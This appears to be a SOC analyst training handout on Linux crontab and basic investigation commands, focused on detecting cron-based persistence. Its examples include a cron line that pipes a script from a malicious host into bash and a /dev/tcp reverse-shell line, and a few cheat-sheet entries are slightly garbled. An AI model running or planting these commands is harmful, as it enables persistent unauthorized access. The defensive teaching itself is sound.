

Class 24 Linux Crontab & Commands For SOC

Linux Crontab

Crontab (Cron Table) is the **Linux task scheduler**.

It automatically runs **commands or scripts** at scheduled times or intervals.

Simple definition:

Cron is the "**alarm clock**" of Linux that performs tasks automatically without user intervention.

Common Uses of Cron

- Automated backups
 - System maintenance
 - Log cleanup
 - Security scans
 - Sending reports
 - Running scripts at scheduled times
-

Why SOC Cares

Cron is a **double-edged sword**:

Legitimate Use

System administrators use cron to:

- Automate backups
- Monitor system health
- Schedule updates
- Run maintenance tasks

Malicious Use

Attackers use cron for **persistence**, meaning they schedule malicious scripts to run automatically even after they disconnect.

Examples:

- Restart malware after reboot.
- Download malicious files periodically.
- Open a reverse shell.
- Create or maintain unauthorized user access.

Common Cron Locations

Location	Purpose
/etc/crontab	System-wide cron jobs
/etc/cron.d/	Additional system cron jobs
/etc/cron.daily/	Daily scheduled tasks
/etc/cron.hourly/	Hourly scheduled tasks
/etc/cron.weekly/	Weekly scheduled tasks
/etc/cron.monthly/	Monthly scheduled tasks
User crontab (crontab -e)	User-specific scheduled tasks

SOC Investigation Checklist

When investigating cron:

- Who created the cron job?
- When was it created or modified?
- What command or script does it run?
- How often does it execute?
- Does it download files or connect to external IPs?
- Is it a legitimate administrative task or attacker persistence?

Example Attack Scenario

Attacker gains SSH access

↓

Creates a malicious cron job

↓


Cron runs the malware every 5 minutes

↓

Attacker keeps access even after logout/reboot

In Simple Words

Crontab is Linux's **task scheduler** that automatically runs commands or scripts at specified times. It is useful for system automation, but attackers also abuse it to **maintain persistent access** by scheduling malicious tasks. Therefore, SOC analysts always inspect cron jobs during Linux security investigations.



A **Crontab (Cron Table)** is a configuration file that defines **when** a command or script should run automatically.

Each line in a crontab contains **5 time fields**, followed by the **command** to execute.

Basic Syntax

```
* * * * * command_to_execute
```

Field	Range	Description
Minutes (1)	0-59	The exact minute the task starts
Hour (2)	0-23	The hour in 24-hour format
Day of Month (3)	1-31	The calendar day
Month (4)	1-12	1 is January. 12 is December
Day of week (5)	0-6	0 is Sunday. 6 is Saturday

Meaning of Special Characters

Symbol	Meaning
*	Every possible value (e.g., "every minute")
,	Multiple discrete values (e.g., 1,15,30 in the minute field)
-	Range of values (e.g., 1-5 in the dat field for Mon-Fri)
/	Increments (e.g., */5 = every 5 minutes)

Examples

Run every minute

```
* * * * * /home/user/script.sh
```

Run every day at 2:30 AM

```
30 2 * * * /home/user/backup.sh
```

Run every Sunday at 1:00 AM

```
0 1 * * 0 /home/user/weekly_backup.sh
```

Run every hour

```
0 * * * * /home/user/script.sh
```

Why SOC Cares

SOC analysts inspect cron jobs because attackers may schedule **malicious commands** to:

- Download malware.
- Open reverse shells.
- Run persistence scripts automatically.
- Re-execute malware after reboot.

In Simple Words

A **crontab** tells Linux **when** to run a command automatically. Each cron entry has **five time fields** (minute, hour, day, month, and weekday), followed by the **command** to execute. This makes cron useful for automation, but also a common place where attackers hide persistence mechanisms.

Where Cron Lives (Short Notes)

As a **SOC analyst**, it is important to know where cron jobs are stored because attackers often hide **persistence mechanisms** in these locations.

1. User Crontabs

Location:

```
/var/spool/cron/crontabs/
```

- Stores **user-specific cron jobs**.
- Managed using the **crontab** command (e.g., `crontab -e`).
- Each user has their own scheduled tasks.

SOC Check:

- Look for unknown or suspicious cron jobs created by users.
-

2. System Crontabs

Locations:

```
/etc/crontab  
/etc/cron.d/
```

- Stores **system-wide cron jobs**.
- Usually requires **root privileges** to modify.
- Includes an **extra username field** specifying which user runs the command.

SOC Check:

- Verify that only authorized system tasks exist.
 - Look for malicious scripts or unauthorized entries.
-

3. Periodic Cron Folders

Linux automatically executes scripts placed in these directories:

```
/etc/cron.hourly/    → Runs every hour  
/etc/cron.daily/     → Runs every day  
/etc/cron.weekly/    → Runs every week  
/etc/cron.monthly/   → Runs every month
```

SOC Check:

- Inspect these folders for unexpected or malicious scripts.
 - Attackers may place malware here to execute automatically.
-

SOC Investigation Checklist

During an investigation, check:

- `/var/spool/cron/crontabs/` → User cron jobs
 - `/etc/crontab` → System cron jobs
 - `/etc/cron.d/` → Additional system cron jobs
 - `/etc/cron.hourly/` → Hourly tasks
 - `/etc/cron.daily/` → Daily tasks
 - `/etc/cron.weekly/` → Weekly tasks
 - `/etc/cron.monthly/` → Monthly tasks
-

In Simple Words

Cron jobs can be stored in **user crontabs**, **system crontabs**, or **periodic cron folders**. SOC analysts examine these locations to detect **unauthorized scheduled tasks** that attackers may use for **persistence** or to run malicious scripts automatically.

Why Cron Matters for SOC L1 Analysts (Short Notes)

A. Detecting Persistence (The "Evil" Cron)

Attackers often create **cron jobs** to ensure their malware keeps running, even after a reboot.

Example Scenario

- A suspicious outbound connection occurs **every hour** to a **Command & Control (C2)** server.

Investigation

Check all cron jobs. You might find:

```
0 * * * * curl http://malicious-site.com/shell.sh | bash
```

Red Flag:

- Downloads a malicious script using `curl`.
- Immediately executes it with `bash`.

- Indicates **persistence** and possible malware.
-

B. Automating Defensive Tasks

SOC analysts and system administrators use cron for legitimate security tasks, such as:

- **Log Rotation** – Prevent logs from filling the disk.
 - **Automated Health Checks** – Monitor security services like `auditd` or `fail2ban`.
 - **Snapshotting** – Regularly save a list of running processes for comparison during investigations.
-

C. Log Analysis (Cron Logs)

During an incident, review cron execution logs.

Common log files:

- `/var/log/syslog` (Ubuntu/Debian)
- `/var/log/cron` (RHEL/CentOS)

These logs show:

- Which cron jobs executed.
- When they ran.
- Which user executed them.

Red Flag

A cron job running as `www-data` (web server user) that executes a script from:

```
/tmp/
```

This is suspicious because attackers commonly store temporary malicious scripts in `/tmp`.

Security Best Practices (Hardening)

To control who can use cron, Linux provides:

`/etc/cron.allow`

- Only users listed in this file **can use cron**.

`/etc/cron.deny`

- Users listed in this file **cannot use cron**.

SOC Tip

- If `/etc/cron.allow` exists, Linux **ignores** `/etc/cron.deny`.
 - If neither file exists, behavior depends on the Linux distribution:
 - Some allow all users to use cron.
 - Others allow only the **root** user.
-

SOC Investigation Checklist

When investigating cron:

- Check all user and system crontabs.
 - Look for unknown or recently added cron jobs.
 - Review `/var/log/syslog` or `/var/log/cron`.
 - Check for commands using `curl`, `wget`, `bash`, or reverse shells.
 - Look for jobs executing scripts from `/tmp` or other unusual directories.
 - Verify who created the cron job and why.
-

In Simple Words

Cron is important for **SOC L1 analysts** because attackers use it to **maintain persistence** by scheduling malicious tasks. At the same time, defenders use cron to automate security tasks such as log rotation and health checks. During investigations, analysts should inspect **cron jobs**, **cron logs**, and watch for suspicious scheduled commands or unauthorized users.

SOC Threats Using Cron (Short Notes)

1. Persistence Using Cron

Attackers create a cron job to automatically run malware at regular intervals.

Example

```
*/10 * * * * malware.sh
```

Meaning

Field	Value	Meaning
Minute	*/10	Every 10 minutes
Hour	*	Every hour
Day	*	Every day
Month	*	Every month
Weekday	*	Every day of the week

Result:

- malware.sh runs **every 10 minutes indefinitely**, helping the attacker maintain **persistence**.

2. Reverse Shell Persistence

A reverse shell allows the **victim machine to connect back to the attacker's system**, giving the attacker remote command execution.

Example

```
* * * * * bash -i >& /dev/tcp/IP/4444
```

Meaning

This cron job runs **every minute** and:

1. Launches an interactive **Bash shell**.
 2. Connects to the attacker's **IP address** on **port 4444**.
 3. Gives the attacker **remote command execution** on the victim system.
-

Why It Is Dangerous

If successful, the attacker can:

- Execute commands remotely.
 - Upload or download files.
 - Install malware.
 - Steal sensitive data.
 - Maintain persistent access.
-



SOC Red Flags

During a cron investigation, watch for:

- Unknown cron jobs.
 - Scripts running every minute or every few minutes.
 - Commands using `bash`, `sh`, `curl`, `wget`, or `nc`.
 - Outbound connections to unknown IP addresses.
 - Scripts stored in `/tmp`, `/dev/shm`, or other temporary directories.
 - Recently modified cron files.
-

SOC Investigation Steps


1. Check user and system cron jobs.
 2. Review cron logs (`/var/log/syslog` or `/var/log/cron`).
 3. Identify who created the cron job.
 4. Analyze the script being executed.
 5. Check for suspicious network connections.
 6. Remove malicious cron jobs and investigate how they were created.
-

In Simple Words

Attackers often use **cron** to **automatically run malware** or **reconnect to their own systems** using a reverse shell. This provides **persistence**, meaning the malicious activity continues even after the attacker disconnects or the system restarts. SOC analysts should always inspect cron jobs for suspicious scheduled commands and unexpected outbound connections.

Linux Crontab – Real SOC Scenario (Short Notes)

Real SOC Attack Scenario



Explanation

1. SSH Compromise

- The attacker gains access to the Linux server (e.g., stolen credentials or brute-force attack).

2. Cron Job Added

- The attacker creates a malicious cron job to automatically execute a script at regular intervals.

3. Persistent Reverse Shell

- The cron job repeatedly opens a reverse shell, allowing the attacker to reconnect even after logout or system reboot.

Final SOC Mindset

When investigating Linux systems, don't focus only on **what** happened—understand **why** it happened.

✗ Don't Ask

- "What command ran?"

✓ Ask

- **Why was the command used?**
 - Was it for administration or malicious activity?
- **What was the attacker trying to achieve?**
 - Persistence?
 - Privilege escalation?
 - Data theft?
 - Remote access?
- **What changed after execution?**
 - Were new users created?
 - Was a cron job added?
 - Were SSH keys modified?
 - Were files or configurations changed?
 - Did new network connections appear?

SOC Investigation Flow

```
Command Executed
    ↓
Why was it executed?
    ↓
What did it change?
    ↓
What was the attacker's goal?
    ↓
Persistence? Privilege Escalation?
Data Exfiltration? Lateral Movement?
```

Key Takeaway for SOC L1 Analysts

A SOC analyst should think beyond the command itself. Always investigate:

- **Who** executed the command?
- **When** was it executed?
- **From where** was it executed?
- **Why** was it executed?
- **What changed** afterward?
- **Does it indicate an attack technique** (persistence, privilege escalation, lateral movement, or data exfiltration)?

In Simple Words

A command alone doesn't tell the full story. Your job as a SOC analyst is to understand the **attacker's objective**. A sequence like **SSH compromise → cron job added → persistent reverse shell** strongly suggests the attacker is trying to **maintain long-term access** to the system. Always investigate the purpose and impact of each action, not just the command that was executed.

Basic Commands

LINUX COMMANDS CHEAT SHEET FOR SOC L1 ANALYSTS

grep

Search text patterns in files

SYNTAX

```
grep [options] 'pattern' filename
```

EXAMPLE

```
grep "failed password" /var/log/auth.log
```

COMMON OPTIONS

- i Ignore case
- v Invert match (show non-matching)
- n Show line numbers
- r Recursive search in directories
- A 5 Show 5 lines after match

SOC USE CASE

- Search for failed logins, errors
- Find suspicious IPs, keywords
- Quickly filter large log files

netstat

Display network connections, listening ports and statistics

SYNTAX

```
netstat [options]
```

EXAMPLE

```
netstat -ntlp
```

COMMON OPTIONS

- a Show all connections and ports
- n Show numeric addresses/ports
- t Show TCP connections
- u Show UDP connections
- p Show process using connection
- l Show listening ports only

SOC USE CASE

- Detect reverse shells / C2 traffic
- Identify suspicious outbound connections
- Discover open listening ports

ps

Report a snapshot of current processes

SYNTAX

```
ps [options]
```

EXAMPLE

```
ps aux
```

COMMON OPTIONS

- a Show processes for all users
- u Display user/owner information
- x Include processes without TTY
- e Show all processes
- f Full format listing

SOC USE CASE

- Identify suspicious or unusual processes
- Check parent/child relationships
- Find processes running as root

top

Real-time view of system processes and resource usage

SYNTAX

```
top
```

EXAMPLE

```
ps -eo
```

KEY INFO DISPLAYED

- NRU - CPU usage
- MEM - Memory usage
- LOAD - System load average
- PID - Process ID
- COMMAND - Running process

SOC USE CASE

- Monitor high CPU/Memory usage
- Detect resource hogs or crypto-miners
- Observe system performance live

chmod

Change file permissions

SYNTAX

```
chmod [permissions] filename
```

EXAMPLE

```
chmod 755 script.sh
```

PERMISSIONS GUIDE

r=read w=write x=execute

7 = 4+2+1 (rwx)
5 = 4+1 (r-x)
0 = --- (no permission)

SOC USE CASE

- Breakroot or allow file execution
- Harden system permissions
- Detect unauthorized permission changes

chown

Change file/directory owner and group

SYNTAX

```
chown [user][:group] filename
```

EXAMPLE

```
chown root:root file.txt
```

SOC USE CASE

- Fix incorrect ownership
- Detect ownership changes by attacker
- Audit sensitive directory access

tail

Display the last part of files

SYNTAX

```
tail [options] filename
```

EXAMPLE

```
tail -f /var/log/auth.log
```

COMMON OPTIONS

- n 20 Show last 20 lines
- f Follow (live) log output
- F Follow from beginning (both f)

SOC USE CASE

- Monitor logs in real-time
- Track live attacks or logins
- Quickly view recent events

ADDITIONAL COMMANDS COMMONLY USED BY SOC L1 ANALYSTS

ls

List files/directories

SYNTAX

```
ls [options] [path]
```

EXAMPLE

```
ls -lah /var/log
```

USE CASE

View files, permissions, size and timestamps

cd

Change directory

SYNTAX

```
cd [path]
```

EXAMPLE

```
cd /var/log
```

USE CASE

Navigate quickly in file system

cat

Display file content

SYNTAX

```
cat filename
```

EXAMPLE

```
cat /etc/passwd
```

USE CASE

View content of small files

less

View file content page by page

SYNTAX

```
less filename
```

EXAMPLE

```
less /var/log/syslog
```

USE CASE

Scroll and search large files

df

Disk space usage

SYNTAX

```
df -h
```

EXAMPLE

```
df -h
```

USE CASE

Check disk usage on partitions

free

Memory usage

SYNTAX

```
free -h
```

EXAMPLE

```
free -h
```

USE CASE

Check RAM usage and swap

who

Logged in users

SYNTAX

```
who
```

EXAMPLE

```
who
```

USE CASE

See currently logged in users

history

Command history

SYNTAX

```
history
```

EXAMPLE

```
history
```

USE CASE

Review executed commands

find

Search files and directories

SYNTAX

```
find [path] -name "file"
```

EXAMPLE

```
find / -name suspicious.sh
```

USE CASE

Find suspicious or hidden files

du

Directory size usage

SYNTAX

```
du -sh [path]
```

EXAMPLE

```
du -sh /var/log
```

USE CASE

Check size of directories

TIPS FOR SOC L1 ANALYSTS

- Always check logs first: /var/log/
- Use grep + tail -f for quick log investigation
- Combine ps + netstat to find suspicious activity
- Monitor resource usage with top
- Always validate before making changes
- Document findings and escalate if needed

IMPORTANT LOG PATHS

- /var/log/auth.log - Authentication logs
- /var/log/syslog - System logs
- /var/log/kern.log - Kernel logs
- /var/log/dpkg.log - Package install logs
- /var/log/secure - RHEL/CentOS auth logs
- /var/log/messages - General system logs
- /var/log/apache2/ - Apache web logs
- /var/log/nginx/ - Nginx web logs

KEY TAKEAWAY

- These commands are your first line of defense.
- Use them together to detect, investigate and respond to security incidents effectively.
- Practice regularly. Speed comes with experience!